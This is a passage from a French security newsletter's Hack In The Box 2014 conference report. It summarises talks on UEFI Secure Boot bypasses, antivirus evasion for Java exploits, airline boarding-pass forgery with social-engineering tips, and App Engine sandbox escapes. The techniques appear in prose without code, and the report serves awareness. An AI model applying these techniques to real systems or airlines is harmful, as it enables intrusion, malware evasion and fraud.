À noter que, selon le système dont vous disposez, la vulnérabilité pourrait n'être colmatée que partiellement. En effet, d'autres failles de sécurité référencées CVE-2014-7169, CVE-2014-7186, CVE-2014-7187 et CVE-2014-6277 sont apparues suite à la publication de différents correctifs de sécurité incomplets pour ShellShock. Des correctifs de sécurité pour ces vulnérabilités sont également disponibles.

Bien que l'utilisation d'un module d'authentification externe de Pure-FTPd à travers Bash ne soit pas une des configurations du serveur des plus répandues, elles peuvent subsister chez des utilisateurs imprudents souhaitant une installation rapide et facile d'un serveur FTP.

Nous vous recommandons d'être prudent lors de l'utilisation d'applications pouvant reposer sur Bash notamment pour des systèmes d'authentification critiques. A noter que différents programmes très utilisés sont également vulnérables à ce type d'attaque, notamment le très réputé OpenVPN (dans le cas de configurations spécifiques)...

Références

- http://blog.xmco.fr

Hack In The Box

par Julien TERRIAC
et Marc LEBRUN

KEYNOTE 1: Security at the End of the Universe - Katie Moussouris

La première keynote de la conférence a été présentée par Katie Moussouris qui est à l'origine du nouveau « bounty-program » lancé le 26 juin 2013 par Microsoft.

Son postulat est le suivant : toutes les applications que nous utilisons tous les jours ont été créées par des humains. Ces millions de lignes de code doivent donc contenir des erreurs qui ont été créées et introduites de manière fortuite. En effet, les développeurs sont soumis à de nombreuses contraintes (stress, planning chargé, ...) qui les empêchent de coder sereinement. Toutes ces erreurs se traduisent par des vulnérabilités. Le rôle des chercheurs en sécurité est donc nécessaire afin d'identifier ces failles.

Malheureusement, il existe un énorme fossé entre les chercheurs en sécurité et les vendeurs. L'industrie logicielle n'a jamais réussi à comprendre et à gérer les problématiques liées à la découverte des vulnérabilités. Pour Katie, il faut tout d'abord s'assurer que tous les intervenants parlent le même langage. Il est donc important d'établir des standards comme le « Vulnerability Disclosure ». Ils avaient pour but de normaliser le processus aboutissant à la publication des vulnérabilités. À l'heure actuelle, quelques standards existent, mais aucun n'est réellement utilisé de manière globale. Néanmoins, malgré toutes ces difficultés, les chercheurs en sécurité informatique réalisent un excellent travail, puisque dans cet univers hostile, ils continuent, chaque jour, de trouver et d'identifier de nouvelles vulnérabilités.

L'ensemble des personnes travaillant dans le secteur de la sécurité informatique est sensibilisé aux problématiques que ce sujet engendre. Par exemple, aucun consultant en sécurité informatique ne serait prêt à être passager au sein des nouvelles voitures Google (voitures automatiques ne nécessitant pas de conducteur). Lorsque des chercheurs étudient ce type de projets, ils identifient immédiatement les risques liés à l'utilisation de tels engins.

Bien que le concepteur soit Google (la société propose généralement des produits de bonne qualité en matière de sécurité) ce qui fait avancer les voitures, ce sont les lignes de codes créées par les hommes. Des vulnérabilités seront donc forcément découvertes par les chercheurs un jour.

Un autre concept introduit se nomme « Fuzzing the chain of influence ». Il s'agit de sensibiliser les personnes ayant un fort impact sur la vie quotidienne des utilisateurs. En effet, les membres du Congrès américain légifèrent autour des nouvelles technologies. Malheureusement, ils sont, pour la plupart, plutôt très âgés et ne comprennent donc pas tous les concepts sous-jacent aux nouvelles technologies et plus particulièrement les risques qu'elles engendrent. Ceci est dû à une évolution très rapide du monde dans lequel nous évoluons. Il suffit de faire le bilan des dix dernières années. On a donc besoin de familiariser l'ensemble de cette population qui dispose d'une influence importante sur l'écosystème lié à la sécurité.

Celle-ci n'est pas complètement ignorante, grâce aux médias traditionnels qui relatent les principaux évènements majeurs comme la vulnérabilité « HeartBleed ». Il faut donc réaliser que toutes les personnes travaillant dans le milieu de la sécurité ont pour devoir de sensibiliser et d'initier leurs proches aux problématiques liées à l'usage des nouvelles technologies, du fait, entre autres, de leur sécurité.

Selon Katie, il est important que tout le monde sorte de sa zone de confort, qu'importe son rôle. C'est-à-dire qu'un administrateur réseau apprenne à pirater son propre réseau, ou encore qu'un consultant en sécurité informatique programme des logiciels. Cette démarche permettra de changer la vision globale dans le but d'avancer vers un monde plus sensibilisé et plus réaliste face aux problèmes liés à la sécurité.

Setup for Failure: More Ways to Defeat SecureBoot
Corey Kallenberg, Sam Cornwell, Xeno Kovah et John Butterworth

✚Slides
http://haxpo.nl/wp-content/uploads/2014/01/D1T2-More-Ways-to-Defeat-Secure-Boot.pdf

Cette présentation s'est concentrée sur les différentes façons de contourner le dernier mécanisme de sécurité implémenté au sein des BIOS (UEFI) appelé « Secure Boot ».

Ces mécanismes bas-niveau sont généralement les dernières barrières contre l'installation des programmes malveillants appelés « rootkit ». En s'installant au sein du BIOS, ils sont capables d'infecter le système hôte et de rester invisibles même après une réinstallation complète du système d'exploitation.

Cette protection, intégrée au sein de l'UEFI, permet de n'autoriser que le démarrage des composants du système d'exploitation reconnus comme étant « sains ». Cette fonctionnalité vise à interdire le démarrage d'un système d'exploitation corrompu par un rootkit.

Malheureusement, suivant la configuration réalisée par le constructeur, cette protection peut être contournée de plusieurs manières.

Avant de décrire les aspects techniques évoqués lors de la présentation, une vulgarisation des termes employés est nécessaire :

✚SPI Flash : Serial Peripheral Interface Bus Flash fait référence à la mémoire Flash.

✚BIOS : Basic Input Output System est un mini système d'exploitation présent sur la carte mère qui permet de réaliser des actions basiques dans le but de configurer le matériel afin de démarrer le système d'exploitation.

✚UEFI : Unified Extensible Firmware Interface est une nouvelle norme qui va succéder au BIOS.

✚API : Application Programming Interface est un ensemble normalisé de fonctions permettant de réaliser des opérations standardisées.

✚OEM : Original Equipment Manufacturer est un fabriquant d'ordinateur comme Dell ou HP par exemple.

✚SMM : System Management Mode est un composant très bas niveau qui permet de gérer les accès au matériel.


> 1. la « Relax Policy »

Suivant le support utilisé (USB, carte PCI ...) l'exécution de code peut être autorisée à l'aide de cette option de configuration. Pour cela, il faut vérifier la configuration de variables qui sont hardcodés dans l'UEFI. En cas d'utilisation d'un support autorisé, un rootkit peut ainsi contourner le Secure Boot.

Néanmoins sur le matériel testé, un Dell Latitude E6430 BIOS revision A12, la « Relax Policy » était désactivée.

> 2. la variable EFI « Setup »

L'activation de la « Secure Boot Policy » dépend de la valeur, soit d'une variable qui peut être hardcodée au sein du matériel, soit d'une variable au sein de l'EFI que l'on nommera « setup ». La lecture de cette variable est donc réalisée au démarrage.



- Hint: you can tell I've already taken the laptop apart (this picture was taken post-surgical-recovery).

Or, cette variable est dite « Non Volatile ». Elle est donc stockée au sein d'une mémoire flash et donc potentiellement modifiable (non hardcodée). De plus, elle dispose du flag « RT » qui signifie « RunTime Accessible ». Cet espace mémoire est donc accessible depuis le système d'exploitation (comme pour une variable globale classique).

Afin de changer la valeur de la variable « Setup » sur les systèmes Windows 8, Microsoft a mis à disposition une API appelée « SetFirmwareEnvironmentVariable » qui permet de modifier les variables non volatile.s

Afin de tester l'API, le chercheur a réalisé un premier essai en réinitialisant la valeur de la variable « Setup » à 0. Cette modification a eu pour conséquence de mettre hors service de manière définitive l'ordinateur portable Dell (état nommé « bricked »). L'utilisation de cette API peut donc permettre de réaliser, de manière très simple, une attaque de type déni de service.

Bien sûr, il est possible de configurer cette valeur de manière plus intelligente. En effet, en définissant la variable « Setup » à « ALWAYS_EXECUTE », cela aura pour effet de désactiver la « Secure Boot Policy ».
Cette attaque, découverte par les équipes d'Intel, réalisable depuis l'espace mémoire utilisateur, permet de contourner le « Secure Boot » sur l'ensemble des systèmes d'exploitation Windows 8. De plus, lors du lancement du rootkit, le système d'exploitation considèrera qu'un « Secure Boot » a été réalisé.

> 3. Contournement de la protection Intel SPI Flash Protection

Certaines autres variables sont dites AT (Authenticated). Elles ne peuvent pas être modifiées depuis le userland. Cela est dû à l'utilisation d'une clé de chiffrement hardcodée au sein de la carte mère. Ces variables stockées au sein de la mémoire Flash (SPI) de la carte mère contiennent des informations critiques comme les empreintes cryptographiques des exécutables contenus dans l'EFI.

Afin de pallier aux attaques de type variable EFI « Setup », Intel fournit un mécanisme de sécurité qui interdit toute modification des variables de la mémoire Flash depuis le userland. Il s'agit du registre BIOS_CNTL. Plus précisément :

✚ Le bit BIOS_CNTL.BIOSWE définit l'accès en écriture sur la mémoire Flash.

✚ Le bit BIOS_CNTL.BLE permet à un OEM d'implémenter sa propre routine pour protéger le bit BIOS_CNTL.BIOSWE.

Un autre mécanisme offrant la même protection se nomme le « Protected Range SPI Flash Protections ». Il repose sur le bit HSFS.FLOCKDN et protège les accès en écriture à certains registres.


Néanmoins, ces protections reposent sur la sécurité du mode SMM qui va décider qui peut écrire ou non (mode gatekeeper). Or, ce mode est vulnérable à de nombreuses attaques. La surface d'attaque est d'autant plus grande car il existe de très nombreux modules EFI qui utilisent le mode SMM. Par exemple, 495 modules EFI ont été recensés sur le Dell Latitude E6430.

Un moyen simple de contourner ces protections serait de désactiver le SMM afin de pouvoir modifier les variables du BIOS. Cette action (qui dépend du chipset) est facilement réalisable si l'ordinateur ciblé n'a pas activé la protection SMI_LOCK. Or, cette configuration non sécurisée est assez commune. Sur 8005 ordinateurs testés, 3216 (soit 40%) n'avaient pas cette protection activée. Ce chiffre peut être accentué en effectuant un « roll back » sur la version du BIOS, opération qui est très souvent autorisée.

Une attaque possible est donc de désactiver le SMM et d'ajouter une nouvelle empreinte de notre rootkit au sein de la liste des exécutables considérés comme étant sains par le « Secure Boot ».

> Mais qui est responsable de cette vulnérabilité ?

Le développement des BIOS a été réalisé de façon disparate et aléatoire. Chacun réalisant sa propre implémentation dans son coin.
Néanmoins, la plupart des constructeurs (OEM) utilisent l'implémentation faite par American Megatrends.



- In practice:
  - OEMs will use different IBVs for different computer models. Firmware can vary dramatically between computers of the same OEM.
  - Sometimes OEMs won't use IBV code at all, and will instead choose to "roll their own."
  - IBVs may or may not actually use the UEFI reference implementation code.

> Axes d'attaque à creuser : corruption mémoire

Un autre vecteur d'attaque serait les corruptions mémoires, par exemple à travers les variables UEFI. En effet, ces variables sont assez complexes (tailles conséquentes, propriétaires, ...). Leur analyse syntaxique peut donc induire des corruptions mémoires comme la célèbre CVE-1999-046 (buffer overflow au sein de la variable d'environnement TERM).

Les OEM n'utilisent pas toutes les protections fournies par Intel. Ils ont besoin de temps afin d'assimiler l'ensemble des outils défensifs mis à leur disposition. Ceci est dû au caractère nouveau du standard UEFI. La technologie a encore besoin d'être assimilée par l'ensemble des OEM.
Toutes ces vulnérabilités ne concernent pas uniquement Windows mais tous les ordinateurs disposant d'un UEFI.

En conclusion, cette conférence fut la plus didactique des deux jours. Malgré la complexité du sujet, l'orateur a su l'aborder de manière claire et simple. Si des questions restent encore en suspens, nous vous conseillons de lire ses slides qui sont très bien réalisées.

The NSA Playset

Michael Ossmann (Founder, Great Scott Gadgets)

✚Slides
http://haxpo.nl/wp-content/uploads/2014/01/D1T1-The-NSA-Playset.pdf

Avant d'aborder le sujet de sa conférence, Michael Ossman a voulu clarifier quelques points. Malgré le sujet abordé durant la présentation, il est fier de son gouvernement. Pour lui, il est tout à fait possible de garder un esprit critique sur ces révélations tout en portant une grande estime envers son pays, les États-Unis.


Cette conférence avait pour but de présenter l'ensemble des outils utilisés par la NSA (fuites des documents par Edward Snowden) et d'essayer d'élaborer une version Open Source. La motivation de Michael Ossman : « Parce que c'est fun ».

La présentation s'est concentrée sur la partie matérielle.

Voici la liste de nos gadgets préférés :

✚**Nom de code :** Nightstand
Utilité : outil portable d'injection WiFi et de compromission des OS WinXP
Configuration Open Source : antenne directionnelle + amplificateur + adaptateur wireless + ordinateur portable
Analyse de l'orateur : L'implémentation est assez basique.

✚**Nom de code :** Sparrow II
Utilité : analyse des réseaux Wi-Fi
Configuration Open Source : logiciel Kistmet + openWRT (ou un téléphone type N900).
Analyse de l'orateur : L'implémentation est assez basique.



✚ **Nom de code :** Howlermonkey
Utilité : émetteur-récepteur Bluetooth
Configuration Open Source : n'importe quel module Bluetooth (par exemple Ubertooth).
Analyse de l'orateur : Rien d'impressionnant, il s'agit d'un simple émetteur récepteur. Il est possible de l'implémenter sur un im-me (mini-ordinateur permettant de communiquer par chat).

✚ **Nom de code :** Trinity
Utilité : émetteur-récepteur de taille miniature utilisé par l'équipe d'intervention d'élite de la NSA (TAO)
Configuration Open Source: ARM (arduino ou BeagleBone Black) + FPGA
Analyse de l'orateur : sa particularité est sa taille minimaliste. Il est impossible de réaliser un gadget équivalent, d'une taille aussi réduite, avec des composants Open Source.

✚ **Nom de code :** Ironchef
Utilité : permet de communiquer au niveau du BIOS avec des implants RF (communication de courte portée)
Configuration Open Source: ARM (arduino ou BeagleBone Black)
Analyse de l'orateur : ce type d'appareil est vraiment étonnant. Il permet de compromettre un ordinateur à très bas niveau.

✚ **Nom de code :** Crossbeam
Utilité : module d'écoute de conversation GSM
Configuration Open Source : Ironchef + module GSM
Analyse de l'orateur : Il existe de nombreux modules GSM compatibles avec la plateforme Arduino.

✚ **Nom de code :** Cotonmouth
Utilité : plug miniature qui établit, via un port USB, un accès au réseau interne ciblé
Configuration Open Source : Trinity + USB full speed
Analyse de l'orateur : ce gadget est remarquable de par sa taille miniature. Il montre l'avancée spectaculaire réalisée par la NSA dans le domaine de la miniaturisation.

Ce qu'il faut retenir de cette conférence est que malgré toutes les informations dévoilées, il existe encore un énorme fossé entre le monde Open Source et la NSA : la miniaturisation. Il est actuellement impossible de réaliser de tels gadgets de si petite taille. De plus, pour pouvoir les utiliser de manière discrète, il faudrait avoir également le service d'interception des colis dont dispose la NSA.

Reloading Java Exploits: Long Live Old JRE!

Donato Ferrante (Founder, ReVuln) & Luigi Auriemma (Co-Founder, ReVuln)

✚ **Slides**
http://revuln.com/files/Ferrante_Auriemma_Reloading_Java_Exploits.pdf

Le langage de programmation Java a toujours été une cible privilégiée des pirates de part sa vaste utilisation (97% des postes en entreprise ont une version de java installée, 3 milliards d'ordinateurs l'utilisent).

Avec la version de Java 7 Update 51 (7u51), le niveau de sécurité de Java peut être considéré comme bon. De nombreuses fonctionnalités ont été implémentées par Oracle :

✚ Blocage des applets non signées et auto-signées sur le paramètre Sécurité élevée ;

✚ Attribut de droit d'accès exigé pour le paramètre Sécurité élevée ;

✚ Avertissement des utilisateurs en cas d'attributs de droit d'accès manquants pour le paramètre Sécurité moyenne.

Malgré toutes ces améliorations, il reste encore un énorme trou de sécurité : l'utilisateur. La seule défense face à ce problème est donc l'utilisation d'un antivirus afin de pallier aux incompétences des utilisateurs.

Le but de la conférence était donc de présenter de nouvelles techniques pour échapper aux antivirus, via leurs mécanismes de détection par signature. Les présentateurs ont donc pris comme exemple la vulnérabilité référencée CVE-2012-4681 notamment utilisée au sein du pack d'exploitation BlackHole.

L'idée principale pour contourner les antivirus est de scinder le code d'exploitation originel en de multiples sous-programmes ou plus précisément, des applets. En effet, lors de l'exécution de plusieurs applets sur une même page Internet, ces derniers partagent leur espace mémoire. Chaque applet réalisera donc une seule fonctionnalité.

De cette manière, les antivirus sont obligés d'analyser l'ensemble des applets de manière simultanée pour détecter l'exploit. La complexité de cette méthode est de coordonner le flux d'exécution de toutes les applets. Voici les six solutions présentées par les chercheurs :

> Timers

Les navigateurs Internet chargent les applications de manière totalement aléatoire. La méthode la plus simple, pour s'assurer du bon déroulement du flux d'exécution est d'utiliser des « timers ». En effet, en définissant un temps assez long entre chaque exécution des applets, un attaquant peut s'assurer de l'ordre d'exécution des différentes applets. Néanmoins cette méthode n'est pas optimisée et ne peut pas être appliquée pour des exploits complexes.

> Applets Context

Une autre approche est d'utiliser des interfaces Java appelées « AppletContext ». Ces interfaces permettent d'obtenir des informations sur l'environnement dans lequel l'applet est exécutée. Deux méthodes particulièrement utiles sont mises à disposition :

- getApplets() : renvoie une liste comportant le nom de toutes les applets contenues dans la page.
- getApplet(Stringname) : retourne un objet correspondant à une applet spécifique.

En combinant ces deux méthodes, il est donc possible d'accéder à l'ensemble des méthodes publiques de toutes les applets présentes sur la page. Il est donc possible d'exécuter du code à partir d'une applet différente.

Pour ordonnancer l'exécution de toutes les applets, il suffit de créer une applet spécifique jouant le rôle de chef d'orchestre. Pour cela, cet appel établira un canal d'échange entre toutes les applets présentes sur la page. Chaque applet chargera l'applet spécifique au canal d'échange. Une fois chargée, chaque applet se placera en attente des instructions la concernant. Pour cela, chaque applet communiquera donc au canal de communication la prochaine classe à exécuter.

L'idée de cette technique, à savoir de faire communiquer plusieurs applets entre-elles, est de s'assurer qu'elles soient exécutées dans l'ordre attendu.

> Live Connect

Cette technique permet de déporter le stockage des variables de type « string » ou constante dans du code JavaScript. C'est généralement ce type de variables qui est identifié par les antivirus, car il contient les charges utiles malveillantes. Voici quelques exemples de données qui peuvent interpeller un antivirus :

- « setSecurityManager » + « acc » + « sun.awt.sunToolKit » + « file:// » = malware

La fonctionnalité LiveConnect permet l'interaction entre le JavaScript et le Java. Il suffit donc d'appliquer les techniques d'obfuscation JavaScript pour faire disparaître les informations identifiées comme malveillantes du ByteCode Java.

Néanmoins, cette technique nécessite que l'exécution de code JavaScript soit autorisée sur le navigateur Internet de la victime.

> Serialisation

Une autre technique permettant de réduire les informations contenues au sein du ByteCode Java est l'utilisation d'une technique dite de sérialisation. Cette méthode, introduite au sein du JDK 11, vise à rendre un objet ou une class stockable. L'objet sérialisé est donc converti en une série d'octets (valeur binaire). Cette transformation peut s'effectuer dans les deux sens et permet ainsi le transfert d'un objet d'une applet à une autre par exemple.

Avec cette méthode, l'exploitation de cette vulnérabilité s'effectuera en 2 temps :

- La première étape consiste à sérialiser l'ensemble des classes réalisant les actions malveillantes (classes pouvant

potentiellement être détectées par l'antivirus comme malveillantes).

✚Ensuite, il suffit d'importer les séries d'octets générés par la sérialisation et de les désérialiser à la volée.

De plus, les données sérialisées peuvent être offusquées. Néanmoins, cette partie n'a pas été abordée lors de la conférence. La procédure de génération du code sérialisé et son remplacement au sein du nouvel exploit peuvent facilement être automatisés.

> Plusieurs JVM

Une application Java ne s'exécute pas directement sur le système, mais au sein d'une machine virtuelle appelée JVM (Java Virtual Machine). C'est cet environnement Java qui permet d'exécuter du ByteCode Java. Cette architecture permet l'exécution d'une application Java sous n'importe quel système d'exploitation.
Afin de distribuer l'exécution de l'exploit, il suffit de spécifier une nouvelle JVM pour chaque applet de la page avec le paramètre nommé « separate_jvm ».
Pour pouvoir communiquer entre les différentes JVM, il suffit d'utiliser des scripts JavaScript hébergés sur la même page. Cette méthode relativement simpliste permet de contourner de manière efficace tous les antivirus du marché.

> XOrigin

L'ensemble des méthodes présentées contraignait l'utilisation d'un seul domaine. En effet, la sandbox Java concernant les applets Java n'autorise pas la communication de plusieurs applets hébergés sur différents domaines.

Pour contourner cette restriction, il suffit d'utiliser une fonctionnalité fournie par le langage JavaScript nommée « X-Origin » (Cross Origin). Elle permet la communication entre deux scripts JavaScript hébergés sur 2 domaines différents.

Cette méthode permet donc de distribuer la répartition des exploits à travers différents domaines.


> Conclusion

L'utilisation de ces méthodes permet de rendre indétectable tout exploit Java aux yeux des antivirus. Les chercheurs ont rappelé à cette occasion qu'il ne faut donc pas reposer uniquement la sécurité de l'entreprise en employant des boitiers « magiques » (IPS / IDS / antivirus) aux coûts prohibitifs. Toutes ces protections peuvent toujours être contournées, pour peu que l'on ait la motivation et les moyens nécessaires. Il est donc préférable de désactiver Java et d'interdire son installation sur un poste utilisateur. Si Java est réellement nécessaire pour l'utilisateur, il faut s'assurer que toutes les anciennes versions de Java soient désinstallées et que les paramètres de sécurité soient configurés sur « haut ».

La conférence s'est finie sur 2 anecdotes démontrant, si cela était encore nécessaire, les faiblesses de Java et des antivirus :

✚Lorsque Java met à jour une nouvelle version majeure (1.5/1.6 ...), il ne supprime pas l'ancienne version. Il est donc possible d'exécuter une applet sous une version plus ancienne de Java ...

✚Lors de leur test, les deux chercheurs ont remarqué un comportement assez intéressant de la part d'un antivirus. Ce dernier a détecté un « binaire Java malveillant » en le signalant à l'utilisateur, mais n'a pas stoppé son exécution ...



Exploiting Passbook to Fly for Free

Anthony Hariton (Undergraduate Student, University of Crete)

Slides

http://haxpo.nl/wp-content/uploads/2014/02/D2T1-Exploiting-Passbook-to-Fly-for-Free.pdf

Cette présentation, sans grande prétention technique, a été la présentation la plus drôle des deux jours de conférence. En effet, Anthony Hariton a détaillé avec beaucoup d'humour toutes les étapes permettant de frauder à l'embarquement dans un aéroport. Il a démontré qu'il était possible de forger des tickets virtuels et qu'avec une goutte de social engineering et beaucoup de culot, il était possible de voyager sans débourser un sou.

La première étape est de trouver des anciens billets de la compagnie aérienne visée afin d'identifier la disposition et la charte graphique utilisée. Ensuite, l'utilisateur va utiliser l'outil nommé Passkit, qui est disponible gratuitement sur Internet, pour forger son propre billet sur son Smartphone. L'utilisateur va donc remplir l'ensemble des champs nécessaire pour créer le billet (date, nom du passager, siège souhaité...).


Pour l'instant, toutes ces informations sont publiquement disponibles sur internet. Afin de finaliser le billet, il est nécessaire de générer un code-barre valide. C'est ce dernier qui sera scanné lors de l'enregistrement. Il existe 3 types de code-barre différents :

- Code Aztec : code-barre le plus communément utilisé pour les billets électroniques. Il peut contenir jusqu'à 3000 caractères encodés.

- QR code : code-barre le plus connu. Ils sont généralement lisibles par un téléphone portable.

- PDF417 : ressemble au code-barre traditionnel que l'on trouve dans les grandes surfaces. Il permet notamment d'imprimer beaucoup d'informations sur peu de surface.

Dans le cas d'Anthony Hariton, il s'est intéressé au code Aztec. Il a découvert que les données stockées sur le code-barre des billets ne sont pas chiffrées. Néanmoins afin de déterminer la signification de toutes les séquences de chiffres il est nécessaire de disposer d'un billet valide. Cette étape consiste donc à identifier les différents marqueurs contenus dans le code-barre (Porte, numéro de vol, siège ...). L'ensemble des marqueurs peut être ainsi identifié de manière assez triviale. Pour finaliser le billet, il faut faire attention à certains détails anodins comme l'encodage utilisé par la compagnie aérienne.



Une fois le faux billet créé, il est nécessaire de se faire ajouter sur le manifeste du vol (liste contenant l'ensemble des personnes pouvant embarquer dans l'avion) par les hôtesses. La méthode la plus effective est de tenter de s'enregistrer au travers des bornes automatiques. Pour cela, il est nécessaire d'appeler une hôtesse et de lui expliquer que l'enregistrement sur la borne ne fonctionne pas. En lui montrant son faux billet et avec un grand sourire, l'hôtesse devrait vous enregistrer et ainsi vous rajouter sur le manifeste du vol.

L'attaque repose sur la confiance que les hôtesses à la porte d'enregistrement portent sur le système informatique. En effet, elles ne peuvent pas imaginer que les passagers ont pu créer leur propre billet de manière illicite sur leur propre Smartphone. Néanmoins, cette tendance est inversée pour les hôtesses situées au comptoir d'embarquement. Il est donc nécessaire de disposer d'un billet imprimé.

Dernière astuce, les réactions des hôtesses peuvent être prédites avec précision.

Toutes ces découvertes ont été présentées à titre éducatif bien sûr. Néanmoins, Anthony Hariton n'a pas voulu répondre quand on lui a demandé s'il avait utilisé ces astuces pour se rendre à Amsterdam...

G-Jacking AppEngine-based Applications

Nicolas Collignon & Samir Megueddem (Synacktiv)

Slides


http://haxpo.nl/wp-content/uploads/2014/02/D2T1-G-Jacking-AppEngine-based-Applications.pdf

Les fondateurs de Synacktiv, Nicolas Collignon et Samir Megueddem ont présenté des attaques à l'encontre du service « Cloud » nommé Google Cloud Engine (GAE). Pour rappel, GAE est une plate-forme en tant que service (PaaS) supportant de nombreux langages. Seules les vulnérabilités liées au langage Python ont été abordées.

Les deux chercheurs ont introduit l'architecture sur laquelle repose la plateforme. Il est par exemple possible d'interconnecter son propre réseau avec celui de Google au travers des « secured connectors ».

Tout d'abord, les API mises à disposition sur la plateforme ne sont pas toutes sécurisées par défaut. Par exemple, l'API urlfetch, très utilisée des développeurs, ne vérifie pas la validité d'un certificat SSL. Au travers de ces API, ils ont été en mesure d'exécuter du code à distance (RCE) à travers le protocole XMPP. D'autres vulnérabilités de type déni de service ont également été identifiées (Google Screen of Death – GSOD). Pour contrer ces attaques, Google devrait mettre à disposition des méthodes de liste noire d'adresse IP afin de bannir tout attaquant potentiel.

Ensuite, ils se sont concentrés sur le contournement de la sandbox Python mise en place par Google. Cette tâche fut assez simple. La librairie « os » généralement utilisée pour l'exécution de commandes en Python était filtrée. Ils ont donc utilisé la librairie « posix » sur laquelle s'appuie la librairie « os ». D'autres moyens plus complexes furent également abordés.




CLOSING KEYNOTE: A Clear and Present Danger, Security vs Net Neutrality: Tales from a Telco

Ms Jaya Baloo (Chief Security Officer, KPN Telecom)

Slides

http://haxpo.nl/wp-content/uploads/2013/12/D2-CLOSING-KEYNOTE.pdf

Pour la keynote clôturant la conférence, Jaya Baloo, CISO de KPN Telecom, est venue défendre les opérateurs dans la guerre actuelle entre la neutralité du net et les obligations légales auxquelles ils sont confrontés. Durant cette présentation amusante et décalée par rapport au formalisme habituellement attendu, elle a tenté de nous faire part des efforts mis en oeuvre par son entreprise pour tenter de garder un équilibre juste entre neutralité des réseaux, sécurité et vie privée.



Des exemples concrets nous ont permis de mieux comprendre le grand écart que les opérateurs doivent parfois réaliser et l'absurdité de certaines situations face aux cadres légaux actuels.

Voici quelques exemples :

- « Dès lors qu'un utilisateur est connecté au réseau SS7, il est considéré de confiance. Il ne subit aucun contrôle de la part du fournisseur ». Le réseau SS7 est présent pour des raisons historiques. Il est impossible à l'heure actuelle d'imaginer la suppression de ce protocole.

